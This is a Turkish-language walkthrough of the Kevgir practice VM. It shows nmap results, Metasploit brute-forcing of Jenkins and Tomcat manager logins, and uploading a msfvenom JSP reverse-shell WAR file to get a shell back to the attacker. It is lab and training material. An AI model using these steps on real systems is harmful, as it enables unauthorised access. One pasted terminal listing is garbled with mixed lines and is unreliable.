

# KEVGİR MAKİNE ÇÖZÜMÜ

Bu raporda Kevgir makinesinin keşfini ve giriş yöntemlerini inceleyeceğiz.

## NMAP TARAMASI

```
PORT      STATE SERVICE      VERSION
25/tcp    open  ftp          vsftpd 3.0.2
|_smtp-commands: SMTP: EHLO 530 Please login with USER and PASS.\x0D
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Kevgir VM
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|_  program version    port/proto  service
|_  100005  1,2,3      38287/tcp6  mountd
|_  100005  1,2,3      45325/tcp  mountd
|_  100005  1,2,3      48486/udp6 mountd
|_  100005  1,2,3      50563/udp  mountd
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
1322/tcp  open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  1024 17:32:b4:85:06:20:b6:90:5b:75:1c:6e:fe:0f:f8:e2 (DSA)
|_  2048 53:49:03:32:86:0b:15:b8:a5:f1:2b:8e:75:1b:5a:06 (RSA)
|_  256 3b:03:cd:29:7b:5e:9f:3b:62:79:ed:dc:82:c7:48:8a (ECDSA)
|_  256 11:99:87:52:15:c8:ae:96:64:73:d6:49:8c:d7:d7:9f (ED25519)
2049/tcp  open  nfs          2-4 (RPC #100003)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat
|_http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests
8081/tcp  open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Joomla! 1.5 - Open Source Content Management
|_http-robots.txt: 14 disallowed entries
|_ /administrator/ /cache/ /components/ /images/
|_ /includes/ /installation/ /language/ /libraries/ /media/
|_ /modules/ /plugins/ /templates/ /tmp/ /xmlrpc/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Welcome to the Frontpage
9000/tcp  open  http         Jetty winstone-2.9
|_http-title: Dashboard [Jenkins]
|_http-server-header: Jetty(winstone-2.9)
|_http-robots.txt: 1 disallowed entry
|_ /
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Bu tarama ile açık portları, çalışan servisleri ve olası açıkları tespit etmeye çalışacağız. Port bir bilgisayarın ağındaki cihaz veya sunucularla iletişim kurmasına yarayan sanal bir giriş-çıkış noktasıdır. Portlar, bir cihazdaki farklı ağ hizmetlerini ayırt etmek için kullanılır.

25 portunda ftp serveri çalışmakta ve **vsftpd 3.0.2** ve aynı zamanda 80 portunda Apache web serverinin 2.4.7 versiyonunu kullanılmaktadır. 111 portunda **rpcbind** servisi çalışmakta. 139 ve 445 portlarında **samba**, 1322 portunda **ssh**, 8080 portunda **Apache/tomcat** çalışmaktadır. 8081 portunda **joomla** servisini görüyoruz ve son olarak 9000 portuna **jetty winstone** çalışmaktadır.

## ÇALIŞAN SERVİSLERİ GÖRÜNÜTLEME

8081 portunu detaylı incelediğimizde 14 disallowed entries yazısını görüyoruz. Burada dikkat çeken path ; /administrator/ oluyor ve şu adrese gidiyoruz:

<http://192.168.64.5:8081/administrator/> ve karşımıza bir joomla login sayfası çıkıyor.



The image shows the Joomla! Administration Login page. It has a title "Joomla! Administration Login". Below the title, there is a message: "Use a valid username and password to gain access to the Administrator Back-end." and a link "Return to site Home Page". There is a padlock icon. To the right, there is a login form with fields for "Username" and "Password". Below these fields, it says "Username and password do not match". There is a "Language" dropdown menu set to "Default" and a "Login" button with a green arrow.

9000 portunu inceleyecek olursak <http://192.168.64.5:9000/> adresine gidiyoruz ve Jenkins arayüzüne erişiyoruz. Burada admin adlı bir kullanıcı olduğunu görüyoruz.



The image shows the Jenkins dashboard. The top bar has the Jenkins logo and a search bar. Below the bar, there is a sidebar with links: "Kişiler", "Yapılandırma Geçmişi", "Credentials", "Yapılandırma Listesi", and "Yapılandırma Durumu". The main area shows a table of build jobs. The table has columns: "All", "S", "W", "Name", "En Son Başarı", "En Son Başarısızlık", and "En Son Süre". There is one row for a job named "test" with a status of "S" and a duration of "0.18 saniye". Below the table, there are links for "Gösterge", "RSS tümü için", "RSS tüm başarısız durumlar için", and "RSS sadece son yapılandırma için".

8080 portundan girmek istersek <http://192.168.64.5:8080/> adresine gideceğiz. Buradan manager linkini ekranda görebiliyoruz, tıkladığımızda login isteyen bir popup karşımıza çıkıyor.

## METASPLOİT/JENKİNS

Terminalden metasploit ile sistemin açıklarından faydalanabilmek ve doğru payloadları kullanabilmek için msfconsole yazarak aracımızı başlatıyoruz. "msf6> search jenkins" yazdığımızda Jenkins ile ilgili payloadları ve olası güvenlik açıklarını görüntüleyeceğiz.

```
msf6 auxiliary(scanner/http/jenkins_login) > show options
```

```
Module options (auxiliary/scanner/http/jenkins_login):
```

Name	Current Setting
----	-----
ANONYMOUS_LOGIN	false
BLANK_PASSWORDS	false
BRUTEFORCE_SPEED	5
DB_ALL_CREDS	false
DB_ALL_PASS	false
DB_ALL_USERS	false
DB_SKIP_EXISTING	none
HTTP_METHOD	POST
PASSWORD	
PASS_FILE	/Users/cansukayalar/Downloads/rockyou.txt
Proxies	
RHOSTS	192.168.64.5
RPORT	9000
SSL	false
STOP_ON_SUCCESS	true
TARGETURI	
THREADS	1
USERNAME	admin
USERPASS_FILE	
USER_AS_PASS	false
USER_FILE	
VERBOSE	true
VHOST	

Gereken ayarları “set” parametresiyle ayarladıktan sonra seçenekler bu şekilde görünmeli. Bunu yapmamızın amacı admin kullanıcısının parolasını bulmak ve yetkili kullanıcı olarak oturum açmak.

```
[+] 192.168.64.5:9000 - LOGIN FAILED: admin:playboy (INC)
[+] 192.168.64.5:9000 - Login Successful: admin:hello
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Admin kullanıcısının parolasını elde ettik. Şimdi farklı bir payload kullanarak yetkili kullanıcı olmaya çalışacağız. Kullanacağımız payload exploit/multi/http/jenkins\_script\_console olacak çünkü artık makineye giriş yapmak için elimizde yeterince bilgi var.

## METASPLOIT/TOMCAT

Burada da tomcat açığından faydalanacağız. Bunun için metasploit üzerinden az önce elde ettiğimiz login popup giriş bilgilerini elde etmeliyiz. Shell almak için bağlantı kurmamız gerekmektedir. RHOSTS değerine hedef ip adresimizi, RPORT değerine ise sunucuya bağlanacağımız port değerini giriyoruz. VERBOSE değerini ise false girerek Brute Force işlemi gerçekleşirken direkt olarak doğru eşleşmeyi döndürmesini istiyoruz. Sonuç başarılı böylelikle kullanıcı adı ve parolanın tomcat olduğunu tespit etmiş olduk.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name           Current Setting
  ----           -
  ANONYMOUS_LOGIN false
  BLANK_PASSWORDS false
  BRUTEFORCE_SPEED 5
  DB_ALL_CREDS     false
  DB_ALL_PASS      false
  DB_ALL_USERS     false
  DB_SKIP_EXISTING none
  PASSWORD
  PASS_FILE        /opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_pass.txt
  Proxies
  RHOSTS           192.168.64.5
  RPORT           8080
  SSL              false
  STOP_ON_SUCCESS  false
  TARGETURI        /manager/html
  THREADS          1
  USERNAME
  USERPASS_FILE    /opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_userpass.txt
  USER_AS_PASS     false
  USER_FILE        /opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_users.txt
  VERBOSE          false
  VHOST
```

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[+] 192.168.64.5:8080 - Login Successful: tomcat:tomcat
```

Oturum açtıktan sonra sayfa üzerinde deploy edebileceğimiz bir bölüm var. Bir reverse shell alabiliriz. Yani hedef sisteme bir dosya gönderip sistemde çalıştırdıktan sonra kendi

sistemimizde bir shell bağlantısı oluşturabiliriz. Şimdi war uzantılı bir payload dosyası oluşturarak browse edeceğiz.

**Deploy**  
Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

**WAR file to deploy**

Select WAR file to upload Gözet...

Dosya seçilmedi.

Deploy

**Diagnostics**  
Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

**Server Information**

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.52 (Ubuntu)	1.7.0_79-b14	Oracle Corporation	Linux	3.19.0-25-generic	i386	canyouwinme	127.0.1.1

msfvenom aracılığıyla payload listelerini görüntüleyelim ve uygun payloadı seçelim.


```
(kali㉿kali)-[~]
└─$ msfvenom --list payloads are/metasploit-framework/data/wordlists/tomcat_mgr_default_users.pas
y space, one pair per line
Framework Payloads (592 total) [--payload <value>]
=====rk/data/wordlists/tomcat_mgr_default_users.t
VERBOSE      true
Name          Description
-----
msf aix/ppc/shell_bind_tcp (msfvenom <name>) > set RHOST Listen for a connection and spawn a con
RHOST aix/ppc/shell_find_port Spawn a shell on an established connect
msf aix/ppc/shell_interact (msfvenom <name>) > set RPORT Simply execve /bin/sh (for inetd progra
RPORT aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a co
msf android/meterpreter/reverse_http (msfvenom <name>) > set VERBOSE Run a meterpreter server in Android. Tu
VERBOSE android/meterpreter/reverse_https Run a meterpreter server in Android. Tu
msf android/meterpreter/reverse_tcp (msfvenom <name>) > run Run a meterpreter server in Android. Co
android/meterpreter_reverse_http Connect back to attacker and spawn a Me
android/meterpreter_reverse_https successful: tomcat:tom Connect back to attacker and spawn a Me
android/meterpreter_reverse_tcp stop Connect back to the attacker and spawn
android/shell/reverse_http completed Spawn a piped command shell (sh). Tunne
msf android/shell/reverse_https Spawn a piped command shell (sh). Tunne
```

Shell alma işlemi gerçekleştireceğimiz için ve tomcat java tabanlı bir sunucu olduğu için seçeceğimiz payload java/jsp\_shell\_reverse\_tcp olacaktır.

Shell alma işlemi gerçekleştireceğimiz için ve tomcat java tabanlı bir sunucu olduğu için seçeceğimiz payload java/jsp\_shell\_reverse\_tcp olacaktır.

generic/shell_reverse_tcp	Connect back to attacker and spawn a command shell
generic/tight_loop	Generate a tight loop in the target process
java/jsp_bind_tcp	Listen for a connection and spawn a command shell
java/jsp_shell_reverse_tcp	Connect back to attacker and spawn a command shell
java/meterpreter/bind_tcp	Run a meterpreter server in Java. Listen for a connect
java/meterpreter/reverse_http	Run a meterpreter server in Java. Tunnel communication
java/meterpreter/reverse_https	Run a meterpreter server in Java. Tunnel communication
java/meterpreter/reverse_tcp	Run a meterpreter server in Java. Connect back stager
java/shell/bind_tcp	Spawn a piped command shell (cmd.exe on Windows, /bin/
java/shell/reverse_tcp	Spawn a piped command shell (cmd.exe on Windows, /bin/
java/shell_reverse_tcp	Connect back to attacker and spawn a command shell
linux/aarch64/meterpreter/reverse_tcp	Inject the mettle server payload (staged). Connect bac
linux/aarch64/meterpreter_reverse_http	Run the Meterpreter / Mettle server payload (stageless
linux/aarch64/meterpreter_reverse_https	Run the Meterpreter / Mettle server payload (stageless
linux/aarch64/meterpreter_reverse_tcp	Run the Meterpreter / Mettle server payload (stageless
linux/aarch64/shell/reverse_tcp	dup2 socket in x12, then execve. Connect back to the a
linux/aarch64/shell_reverse_tcp	Connect back to attacker and spawn a command shell

Payload dosyasını kaydediyoruz. Örneğin payload.war olarak masaüstüne kaydedilebilir.



Burada LHOST ile dinleme yapacak sistemin ip adresini yani kendi ip adresimizi giriyoruz. LPORT 4444 diyerek dinleme yapacağımız portu belirliyoruz. Boşta olan herhangi bir port değeride girilebilir. -f parametresiyle dosyayı kaydedeceğimiz dizini belirliyoruz.

payload.war dosyasını yükleyerek deploy ediyoruz. Karşımıza çıkan ekranda payloadımızın yüklendiğini görebiliyoruz. Bu dosyaya tıklanıldığında boş bir ekran açılacaktır ve bağlantı kurulacaktır fakat bağlantı kurmak için gerekli ayarlamaları henüz yapmadık. Msfconsole geçiş yaparak gerekli ayarlamaları yapalım.

Bağlantı yapmak için kullanacağımız modülü seçip ardından payloadımızı giriyoruz. Kendi ip adresimizi de verdikten sonra run ya da exploit ediyoruz. Hedefin payload dosyasına tıklaması durumunda bağlantı kurulacaktır.

